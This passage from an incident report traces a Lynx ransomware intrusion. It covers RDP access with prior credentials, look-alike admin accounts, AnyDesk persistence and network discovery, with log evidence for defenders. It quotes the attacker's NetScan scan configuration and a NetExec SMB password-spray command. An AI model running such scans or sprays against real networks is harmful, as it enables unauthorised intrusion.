

Lynx Ransomware – The DFIR Report

 thedfirreport.com/2025/11/17/cats-got-your-files-lynx-ransomware

November 17, 2025

host.name	event.code	winlog.event_data.LogonType	user.name	winlog.logon.type	source.ip	source.domain
Beachhead	4624	3	Initial Access User Account	Network	195.211.190.189	DESKTOP-BUL6K1U
Beachhead	4624	3		Network	195.211.190.189	DESKTOP-BUL6K1U
Beachhead	4624	10		RemoteInteractive	195.211.190.189	Beachhead

Key Takeaways

- The intrusion began with a successful RDP login using already-compromised credentials, likely obtained via an infostealer, data breach reuse, or an initial access broker.
- Within minutes, the threat actor moved laterally to a domain controller using a separate compromised domain admin account, created multiple impersonation-style accounts, and added them to privileged groups.
- The threat actor mapped out virtualization infrastructure and file shares, conducted additional enumeration, and created one more look-alike account before pausing activity.
- Sensitive files from multiple network shares were collected, compressed using 7-Zip, and exfiltrated via temporary file-sharing service [temp.sh](#).
- The threat actor connected to backup servers, deleted backup jobs, and deployed Lynx ransomware across multiple backup and file servers via RDP. The overall Time to Ransomware (TTR) was ~178 hours across nine days.

The DFIR Report Services

- [Private Threat Briefs](#): 20+ private DFIR reports annually.
- [Threat Feed](#): Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- [All Intel](#): Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- [Private Sigma Ruleset](#): Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- [DFIR Labs](#): Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

[Contact us](#) today for pricing or a demo!

Table of Contents:

The intrusion began in early March 2025 with a single successful Remote Desktop Protocol (RDP) logon to an internet-exposed system. Notably, there was no evidence of credential stuffing, brute forcing, or other failed authentication attempts from the source IP, indicating the threat actor likely possessed valid credentials before the activity occurred. Although the original source of the credentials could not be determined, they are commonly acquired through credential-stealing malware, reused passwords from prior data breaches, or purchased through initial access brokers.

Immediately after logging in, the threat actor began reconnaissance using the command prompt and standard Windows utilities. They then expanded their activity to network-wide enumeration by deploying SoftPerfect Network Scanner (nmap).

Just ten minutes after the initial logon, the threat actor identified a domain controller and moved laterally to it via RDP. For this activity, they authenticated using a different account with domain administrator privileges. In the absence of any evidence of on-host privilege escalation or credential dumping, we assess that these domain admin credentials were also compromised prior to the intrusion. The threat actor's possession of multiple valid accounts, spanning both standard and privileged access, further supports the likelihood that an initial access broker was the source of their entry into the environment.

Once on the domain controller, the threat actor used Active Directory Users and Computers (dsa.msc) to create two new accounts: one named "administratr" and another designed to mimic an existing domain account, altered by a single character to blend in. Both accounts were promptly added to privileged security groups, including Domain Administrators. To establish persistence, the threat actor installed the AnyDesk remote access client on the domain controller. Although, this AnyDesk access was never used during the remainder of the intrusion.

The threat actor then searched the environment for signs of virtualization infrastructure and browsed several network file shares. Afterward, they created one additional look-alike account and concluded their first round of hands-on activity.

Six days after the initial access, the threat actor returned via RDP from the same source IP address and using the same hostname. They resumed reconnaissance by running nmap, then downloaded NetExec through a web browser and conducted a password spray attack over port 445. Afterward, they again browsed multiple file shares. These shares were then targeted for collection; the actor compressed the contents into archives and exfiltrated them to the temporary file-sharing service temp[.]sh. This activity marked the end of their operations for the day.

Around nine hours after the exfiltration activity, the threat actor returned via RDP from a new source IP address but using the same hostname observed earlier in the intrusion. Notably, both IP addresses involved were associated with Railnet LLC, a company previously identified as a front

for Virtualine, which is known to operate infrastructure tied to IP ranges reportedly leveraged by criminal networks. Further details on this attribution are available in the Intrinsec blog. [\[link\]](#)

During this period, the threat actor connected to several additional domain controllers and hypervisor systems via RDP. On these hosts, they executed various discovery commands and interacted with the Microsoft Management Console (MMC), specifically the Local Users and Groups snap-in, to enumerate and review user accounts and permissions. Leveraging their earlier netscan results, they also identified additional network infrastructure and attempted to access these systems by launching browser sessions directly from within netscan.

Approximately 24 hours later, on the ninth day of the intrusion, the threat actor returned for the final time. They initiated one last round of network scanning with netscan on the beachhead host before connecting via RDP to a backup server, where they proceeded to delete existing backup jobs. Following this, they deployed and executed Lynx ransomware on the backup server. The threat actor then repeated this ransomware deployment across multiple additional backup and file servers accessed via RDP.

The Time to Ransomware (TTR) for this intrusion was just under 178 hours, spanning nine calendar days.

If you would like to get an email when we publish a new report, please subscribe [here](#).

Analysis and reporting completed by [Friff](#) and [Daniel Casenove](#), reviewed by [MittenSec](#).

The first instance of unauthorized access by the threat actor was a successful RDP logon to the beachhead host, a publicly exposed RDP server. The logon was performed using valid credentials, and there was no indication of brute force or password spraying occurring, indicating these credentials were obtained prior to the intrusion.

The threat actor was also observed using credentials for a second account with domain administrator privileges to pivot from the beachhead host without performing any credential access activities, indicating these credentials were also obtained prior to initial access.

The logon originated from IP address 195.211.190[.]189 and can be observed in Windows Security Log Event ID 4624 logon type 3 followed by logon type 10 indicating a successful RDP logon.

host.name	event.code	winlog.event_data.LogonType	user.name	winlog.logon.type	source.ip	source.domain
Beachhead	4624	3	Initial Access User Account	Network	195.211.190.189	DESKTOP-BUL6K1U
Beachhead	4624	3		Network	195.211.190.189	DESKTOP-BUL6K1U
Beachhead	4624	10		RemoteInteractive	195.211.190.189	Beachhead

The initial access logon was observed using an elevated token, indicating the session was elevated and had administrator privileges – [Event 4624 Microsoft Learn](#)

An account was successfully logged on.

Subject:

Security ID:

S-1-5-18

Account Name:

Account Domain:

Logon ID:

0x3E7

Logon Information:

Logon Type:

10

Restricted Admin Mode:

No

Virtual Account:

No

Elevated Token:

Yes

Impersonation Level:

Impersonation

New Logon:

Security ID:

S-

Account Name:

Initial Access User

Account Domain:

Logon ID:

0x1891C9C63

Linked Logon ID:

0x0

Network Account Name:

-

Network Account Domain:

-

Logon GUID:

{e5a40af8-8aa8-5d87-30af-b3eeb294cc7c}

Process Information:

Process ID:

0x34c

Process Name:

C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:

Beachhead

Source Network Address:

195.211.190.189

Source Port:

0

Detailed Authentication Information:

Logon Process:

User32

Authentication Package:

Negotiate

Transited Services:

-

Package Name (NTLM only):

-

Key Length:

0

Due to the primary method of access being Remote Desktop Protocol (RDP), the threat actor conducted most post-compromise activity through RDP sessions. This was evidenced by processes consistently spawning under `explorer.exe`, indicating interactive use aligned with RDP behavior.

 process.name	 process.command_line	 process.parent.name	 process.parent.command_line
netscan.exe	"C:\Users\██████\Downloads\000\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE
ServerManager.exe	"C:\Windows\system32\ServerManager.exe"	explorer.exe	C:\Windows\Explorer.EXE
ServerManager.exe	"C:\Windows\system32\ServerManager.exe"	explorer.exe	C:\Windows\Explorer.EXE
anydesk-5-4-2.exe	"C:\Users\██████\Desktop\anydesk-5-4-2.exe"	explorer.exe	C:\Windows\Explorer.EXE
AnyDesk.exe	"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --control	explorer.exe	C:\Windows\Explorer.EXE
AnyDesk.exe	"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --new-install	explorer.exe	C:\Windows\Explorer.EXE
regedit.exe	"C:\Windows\regedit.exe"	explorer.exe	C:\Windows\Explorer.EXE
ServerManager.exe	"C:\Windows\system32\ServerManager.exe"	explorer.exe	C:\Windows\Explorer.EXE
mstsc.exe	"C:\Windows\system32\mstsc.exe"	explorer.exe	C:\Windows\Explorer.EXE
Taskmgr.exe	"C:\Windows\system32\taskmgr.exe" /4	explorer.exe	C:\Windows\Explorer.EXE
netscan.exe	"C:\Users\██████\Documents\000\netscan.exe"	explorer.exe	C:\Windows\Explorer.EXE

Throughout the intrusion, the threat actor used Windows Command Shell (`cmd.exe`) and PowerShell to execute commands on compromised hosts during hands-on-keyboard activity. These tools were primarily used to run Living Off The Land Binaries (LOLBins), largely for discovery purposes.

SoftPerfect NetScan was used extensively during the intrusion. While the configuration deployed by the threat actor is detailed in the Discovery section, it's clear the tool played a role in automating portions of their activity. Notably, evidence from `Security Event ID 4688` logs showed `mstsc.exe /v:<IP address>` being launched by `netscan.exe`, confirming the use of NetScan's Remote Desktop functionality.

event.code	event.action	process.args	process.parent.executable
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe
4688	created-process	mstsc.exe /v: [REDACTED]	C:\Users\ [REDACTED] \Documents\000\netscan.exe

In the first hour of the compromise, the threat actor leveraged already-known high-privileged account credentials to connect to a domain controller via RDP.

On the domain controller, they used the “Active Directory Users and Computers” snap-in (dsa.msc) to create three users for persistence. All of the newly created accounts have usernames that mimic legitimate accounts already present in the environment. For the rest of the report we will refer to these accounts as: “administratr”, “Lookalike 1”, and “Lookalike 2”.

host	EventId	action	SubjectUserName	TargetUserName
Domain Controller A	4720	added-user-account	[REDACTED]	Lookalike 1
Domain Controller A	4720	added-user-account	[REDACTED]	administratr
Domain Controller A	4720	added-user-account	[REDACTED]	Lookalike 2

To ensure persistence, the threat actor set the accounts’ passwords to never expire with the USER_DONT_EXPIRE_PASSWORD attribute.

host	EventId	action	SubjectUserName	TargetUserName	NewUACL
Domain Controller A	4738	modified-user-account	[REDACTED]	Lookalike 1	USER_NORMAL_ACCOUNT USER_DONT_EXPIRE_PASSWORD
Domain Controller A	4738	modified-user-account	[REDACTED]	administratr	USER_NORMAL_ACCOUNT USER_DONT_EXPIRE_PASSWORD
Domain Controller A	4738	modified-user-account	[REDACTED]	Lookalike 2	USER_NORMAL_ACCOUNT USER_DONT_EXPIRE_PASSWORD

Furthermore, as detailed in the Privilege Escalation section, the threat actor assigned high privileges to the newly created accounts.

During the same RDP session on the domain controller the threat actor dropped and installed the remote desktop application AnyDesk, which created a service for persistence.

After having created the three domain accounts, the threat actor added them to several high-privilege domain groups.

First, they added two of the accounts, namely “administratr” and “Lookalike 1”, to the Domain Admins group. The “administratr” account was also added to the Group Policy Creator Owners, giving it capabilities to create, for example, new GPOs. Afterward, the threat actor added “Lookalike 2” to a high-privilege group specific to the domain in question.

host	EventId	action	SubjectUserName	MemberName	GroupName
Domain Controller A	4728	added-member-to-group		Lookalike 1	Domain Admins
Domain Controller A	4728	added-member-to-group		Administratr	Domain Admins
Domain Controller A	4728	added-member-to-group		Administratr	Group Policy Creator Owners
Domain Controller A	4728	added-member-to-group		Lookalike 2	

Lastly, the threat actor connected to multiple hypervisor servers using these newly created accounts with high privileges. We assess this was likely to test whether the modifications made to the accounts were successful, as no further actions were performed on these hosts.

Other than creating new accounts to blend in to the environment, the threat actor did not take other actions to really obscure their activity.

The attacker was able to get into the environment through a successful Remote Desktop Protocol (RDP) connection. What’s interesting is that there were no signs of brute force or password spraying, so this wasn’t a case of someone hammering away at login attempts until they got in. Instead, it looks like the credentials were already valid, which points to a few likely scenarios:

Third-Party Access Broker: These are threat actors who specialize in selling access to compromised systems. They don’t always do the hacking themselves, instead, they collect or buy credentials and then resell them to others who want to get into networks without doing the initial legwork.

Info Stealer Malware: This type of malware is designed to quietly grab saved credentials, browser cookies, and other sensitive data from infected machines. Once stolen, that data often ends up for sale or trade on dark web marketplaces, where attackers can use it to log in.

Credential Dump Leaks: These are large sets of usernames and passwords that get exposed during breaches of unrelated services. If users reuse passwords across platforms (which is still pretty common), attackers can test those credentials elsewhere and find systems where they still work.

Given the clean nature of the logins seen throughout this incident, it’s reasonable to assume the threat actor used credentials obtained through one of these indirect methods rather than trying to force their way in.

Within this incident, there were no signs of additional reconnaissance or attempts to escalate access by harvesting more credentials. This suggests the attacker may have had a specific goal or was operating with limited scope.

Immediately after gaining initial access to the beachhead host, the threat actor spawned cmd.exe and performed hands-on-keyboard network and system discovery commands.

```
"C:\Windows\System32\cmd.exe"  
ipconfig  
route print  
Systeminfo  
ping \REDACTED  
ping REDACTED
```

Netscan

After these first commands, the threat actor created a folder named “000” on the initial access account’s desktop and dropped SoftPerfect Network Scanner v7.2.7 along with the netscan config and license file onto the beachhead host via File Explorer over RDP.

event.action	process.name	file.path
FileCreate	Explorer.EXE	C:\Users\ [REDACTED] \Desktop\000
FileCreate	Explorer.EXE	C:\Users\ [REDACTED] \Desktop\000\netscan.exe
FileCreate	Explorer.EXE	C:\Users\ [REDACTED] \Desktop\000\netscan.lic
FileCreate	Explorer.EXE	C:\Users\ [REDACTED] \Desktop\000\netscan.xml

Analysis of the netscan.xml config file revealed multiple custom configurations made by the threat actor to achieve their objectives on the network:

- Use domain administrator credentials obtained by the threat actor prior to the intrusion.
- Scan a predefined set of ports.
- Scan the full IP range of the victim environment.
- Enabled share scanning with checks for security info, share writing and disk space.
- Enabled workstation scanning, with accounts, disk drives, LAN group, logged users, OS version, and uptime enabled.

```
<auth>  
  <credentials>  
    <item>  
      <id>{ [REDACTED] GUID of Domain Admin }</id>  
      <user> [REDACTED] </user>  
      <pass> [REDACTED] Base64 and XOR encrypted password </pass>  
      <info></info>
```

```

<ports>
  <tcp>
    <enabled>true</enabled>
    <portlist>80, 3389, 9443, 9392, 9393, 9401, 6160, 5000, 5001, 6101, 445, 2179, 1433</portlist>
    <getnames>false</getnames>

    <ranges>10. [REDACTED] .0-10. [REDACTED] .254</ranges>
    <ping>
      <timeout>2000</timeout>
      <attempts>1</attempts>
      <method>0</method>
      <broadcast>false</broadcast>
      <arpoutsub>false</arpoutsub>
      <pingtype>false</pingtype>
      <timetolive>false</timetolive>
      <jitter>
        <enabled>false</enabled>
        <samples>10</samples>
      </jitter>
    </ping>

  <shares>
    <enabled>true</enabled>
    <filter>0</filter>
    <secinfo>true</secinfo>
    <checkwrite>true</checkwrite>
    <diskspace>true</diskspace>
  </shares>

  <workstation>
    <installedapps>false</installedapps>
    <omitduplogons>false</omitduplogons>
    <disregardnames>false</disregardnames>
    <namestoignore></namestoignore>
    <accounts>true</accounts>
    <comment>false</comment>
    <datetime>false</datetime>
    <diskdrives>true</diskdrives>
    <langroup>true</langroup>
    <loggedsids>false</loggedsids>
    <loggedusers>true</loggedusers>
    <osversion>true</osversion>
    <roles>false</roles>
    <uptime>true</uptime>
  </workstation>

```

Netscan also had default hotkeys enabled for Remote Desktop and Computer Management, mapped to CTRL + R and CTRL + M.

```

▼<apps>
  ►<item>
    ...
  </item>
  ▼<item> Remote Desktop
    <name>Удаленный рабочий стол</name>
    <command>mstsc.exe /v:%0</command>
    <hotkey>16466</hotkey>
    <enabled>true</enabled>
  </item>
</apps>

```

```

<apps>
  <item> Computer management
    <name>Управление компьютером</name>
    <command>mmc.exe compmgmt.msc /computer:%0</command>
    <hotkey>16461</hotkey>
    <enabled>true</enabled>
  </item>
  <item>

```

The Netscan license file (*netscan.lic*) shows that Netscan was used with a paid license, removing the heavy restrictions from the trial version. A [blog](#) from ReliaQuest notes that between 2023 and 2024, they observed threat actors attempting to buy SoftPerfect Network Scanner and freely sharing cracked versions and keygens on various criminal forums. It is unclear if the threat actor had purchased this license legitimately or obtained it through illicit means.

```

<?xml version="1.0"?>
<network-scanner-license>
<license>CJaUZHmoljWtb9JAKiZNWSiPIWCB0uxXAph2FwzyKSBXp2wTnyj8F1oVJsq/1TTRDgh0+pjWXvho96bMj2
5FazL6UZPyhMkf/0xgrEr9Pv3VseLhPB07jHgnyP7wY5NWxvw1GzW031ozsYAoVwBWmb/BpoI7bridlvRQXTC40LMzc
pn0ovRJ+3Az/s6cpqHWG41voP2bzk9lT+usc+rx01QZrp5hPE0Q+IcE6CdY464AMtjt/aN2FcAcCpe6kww3ZyLBdz8C
9lsHgnx7LAGbeagdD22</license>
<upgrade>0</upgrade>
<language>English</language>
<nmap></nmap>
<autoupdate>
<prompt>>false</prompt>
<enabled>>false</enabled>
<lastcheck>0</lastcheck>
</autoupdate>

```

Soon after dropping Netscan on the beachhead host, the threat actor executed Netscan to perform network discovery.

After execution, port scanning was observed in Sysmon EID 3 network connections events over the preconfigured IP and port ranges.

event.action	process.name	process.executable	destination.ip	destination.port
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	80
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	3,389
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	445
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	137
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	137
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	80
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	3,389
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	6,160
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	445
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	80
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	3,389
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	445
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	137
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	137
Network connection	netscan.exe	C:\Users\...Downloads\netscan.exe	10....	137

During the scan, multiple remote hosts showed file creation events for delete[.]me, as seen in Sysmon Event ID 11. This is a known behavior of NetScan when it's set to check for write access on network shares.

k user.name	k host.name	k file.path
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me
SYSTEM		C:\Windows\delete.me

In this case, Netscan was run with domain administrator privileges, so all discovered shares were writable. As a result, NetScan was able to create and delete the delete[.]me file on each discovered share.

These actions also generated Windows Security Event ID 5145 object access entries referencing the delete[.]me file.

event.code	event.provider	winlog_event_data.SubjectUserName	winlog_event_data.ShareName	winlog_event_data.RelativeTargetName	winlog_event_data.AccessMask	winlog_event_data.AccessMaskDescription
5145	Microsoft-Windows-Security-Auditing	Domain Admin	*	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*IES	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*IES	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*ICS	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*ICS	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*IES	delete.me	0x2	Delete Child
5145	Microsoft-Windows-Security-Auditing		*IES	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL
5145	Microsoft-Windows-Security-Auditing		*ICS	delete.me	0x138196	List Object Read Property DELETE Control Access Delete Child List Contents SYNCHRONIZE READ_CONTROL

Soon after Netscan finished running, a file named “ss.xml” was dropped on the user’s desktop by netscan. While this file could not be recovered, it was likely an XML export of the Netscan results.

event.code	event.action	process.executable	file.path
11	FileCreate	C:\Users\ \Downloads\000\netscan.exe	C:\Users\ \Desktop\ss.xml


Next, the threat actor performed two more discovery commands before moving laterally to the previously pinged domain controller via RDP using domain admin credentials.

```
ipconfig
net user
```

Once connected to the domain controller, the actor ran:

```
C:\Windows\System32\ServerManager.exe
"C:\Windows\system32\mmc.exe" "C:\Windows\system32\dsa.msc"
```

This launched the Microsoft Management Console with the Active Directory Users & Computers snap-in (dsa.msc), allowing them to browse and manipulate AD objects.



After establishing persistence on the domain controller (detailed in the persistence section), the threat actor performed additional discovery commands and queried the registry to identify hostnames of the Hypervisor servers. This concluded discovery activities for day one.

```
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters
systeminfo
C:\Windows\regedit.exe
```

Discovery activities resumed on day six of the intrusion when the threat actor returned to the beachhead host via RDP. First, they ran Task Manager to view running processes and system information.

```
"C:\Windows\system32\taskmgr.exe" /4
```

This was followed by the threat actor running SoftPerfect Network Scanner again to perform network discovery, along with additional network discovery commands.

```
"C:\Users\REDACTED\Documents\000\netscan.exe"
ROUTE PRINT
```

Netexec

The threat actor then downloaded the network service exploitation tool [Netexec](#) via Microsoft Edge.

host.hostname	event.code	event.action	process.executable	file.path
Beachhead	15	FileCreateStreamHash	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\REDACTED\Downloads\nxc.exe.zip

NetExec was then executed with the following command:

```
nxc.exe smb REDACTED/24 -u REDACTED -p REDACTED
```

This command is designed to enumerate a list of live hosts over smb (port 445) using the specified IP range, in this case the same IP range was used from nmap scanning.

An example output can be seen below:

```
SMB      192.168.1.101    445    DC2012A      [*] Windows Server 2012 R2 Standard
9600 x64 (name:DC2012A) (domain:OCEAN) (signing:True) (SMBv1:True)
SMB      192.168.1.102    445    DC2012B      [*] Windows Server 2012 R2 Standard
9600 x64 (name:DC2012B) (domain:EARTH) (signing:True) (SMBv1:True)
SMB      192.168.1.110    445    DC2016A      [*] Windows Server 2016 Standard
Evaluation 14393 x64 (name:DC2016A) (domain:OCEAN) (signing:True) (SMBv1:True)
SMB      192.168.1.117    445    WIN10DESK1   [*] WIN10DESK1 x64 (name:WIN10DESK1)
(domain:OCEAN) (signing:False) (SMBv1:True)
```

Once executed, nxc.exe was observed making connections over SMB port 445 to multiple hosts on the network over roughly a 2-minute period.

process.name	destination.port	Number of connections
nxc.exe	445	466

Following extraction and execution, NTFS records show that multiple files and directories were created in the user's profile under the *.nxc* directory. Of note were the *nxc.conf* configuration file and the databases used to store results for each protocol.

.\Users\	AppData\Local\Temp	nxc_hosted	
.\Users\		.nxc	
.\Users\	.nxc	logs	
.\Users\	.nxc	modules	
.\Users\	.nxc	protocols	
.\Users\	.nxc	workspaces	
.\Users\	.nxc	obfuscated_scripts	
.\Users\	.nxc	screenshots	
.\Users\	.nxc\workspaces	default	
.\Users\	.nxc\workspaces\default	ftp.db	.db
.\Users\	.nxc\workspaces\default	ldap.db	.db
.\Users\	.nxc\workspaces\default	mssql.db	.db
.\Users\	.nxc\workspaces\default	nfs.db	.db
.\Users\	.nxc\workspaces\default	rdp.db	.db
.\Users\	.nxc\workspaces\default	smb.db	.db
.\Users\	.nxc\workspaces\default	ssh.db	.db
.\Users\	.nxc\workspaces\default	vnc.db	.db
.\Users\	.nxc\workspaces\default	winrm.db	.db
.\Users\	.nxc\workspaces\default	wmi.db	.db
.\Users\	.nxc	nxc.conf	.conf

This configuration file matched the default configuration on the [NetExec GitHub repository](#).

```
[nxc]
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!
audit_mode =
reveal_chars_of_pwd = 0
log_mode = False
ignore_opsec = True
host_info_colors = ["green", "red", "yellow", "cyan"]
[BloodHound]
bh_enabled = False
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = bloodhoundcommunityedition
[Empire]
api_host = 127.0.0.1
api_port = 1337
username = empireadmin
password = password123
[Metasploit]
rpc_host = 127.0.0.1
rpc_port = 55552
password = abc123
```

Artifacts of this SMB enumeration were left behind in the smb.db database stored by NetExec in C:\Users\%UserProfile%\nxc\workspaces\smb.db. This database confirms that a number of domains and hosts were successfully enumerated using the domain admin credentials during scanning.

DB Browser for SQLite - %2Enxc\workspaces\default\smb.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Datab

Database Structure Browse Data Edit Pragmas Execute SQL

Table: users

	id	domain	username	password	credtype	pillaged_from_hostid
	Filter	Filter	Filter	Filter	Filter	Filter
1	1	.local	Domain Admin credentials		plaintext	NULL
2	2	.local			plaintext	NULL
3	3	.local			plaintext	NULL

DB Browser for SQLite - %2Enxc\workspaces\default\smb.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Table: hosts

	id	ip	hostname	domain	os	dc	smbv1	signing	spooler	zerologon	petitpotam
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1			.local	Windows 10 / Server 2019 Build 17763	NULL	0	1	NULL	NULL	NULL
2	2			.local	Windows Server 2022 Build 20348	NULL	0	1	NULL	NULL	NULL
3	3			.local	Windows Server 2022 Build 20348	NULL	0	1	NULL	NULL	NULL
4	4			.local	Windows Server 2022 Build 20348	NULL	0	1	NULL	NULL	NULL
5	5			.local	Windows 10 / Server 2019 Build 17763	NULL	0	1	NULL	NULL	NULL
6	6			.local	Windows 10 / Server 2019 Build 17763	NULL	0	1	NULL	NULL	NULL

After each execution of Netexec, multiple scripts were dropped into the temp directory, which can be used as part of the module functionality built into Netexec. However, no modules were used by the threat actor during the intrusion.

k event.code	k event.action	k process.executable	k file.path
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils\crypto\winhash.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils\crypto\ofcdecrypt.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils\crypto\gppassword.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils\crypto\cmdhelper.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils\crypto__init__.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\utils__init__.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\smb\shareenum.py
11	FileCreate	C:\Users\ [REDACTED] \Documents\nxc.exe	C:\Users\ [REDACTED] \AppData\Local\Temp\2_MEI28122\pypykatz\smb\regutils.py

Soon after NetExec had finished running, the threat actor was observed manually creating a text file, renaming it to nxc.txt, and opening it in Notepad, likely to review the NetExec output.

Name	ParentEntryNumber	UpdateReasons
Filter	Filter	Filter
New Text Document.txt	95891	FileCreate
New Text Document.txt	95891	FileCreate Close
New Text Document.txt	95891	RenameOldName
nxc.txt	95891	RenameNewName
nxc.txt	95891	RenameNewName Close

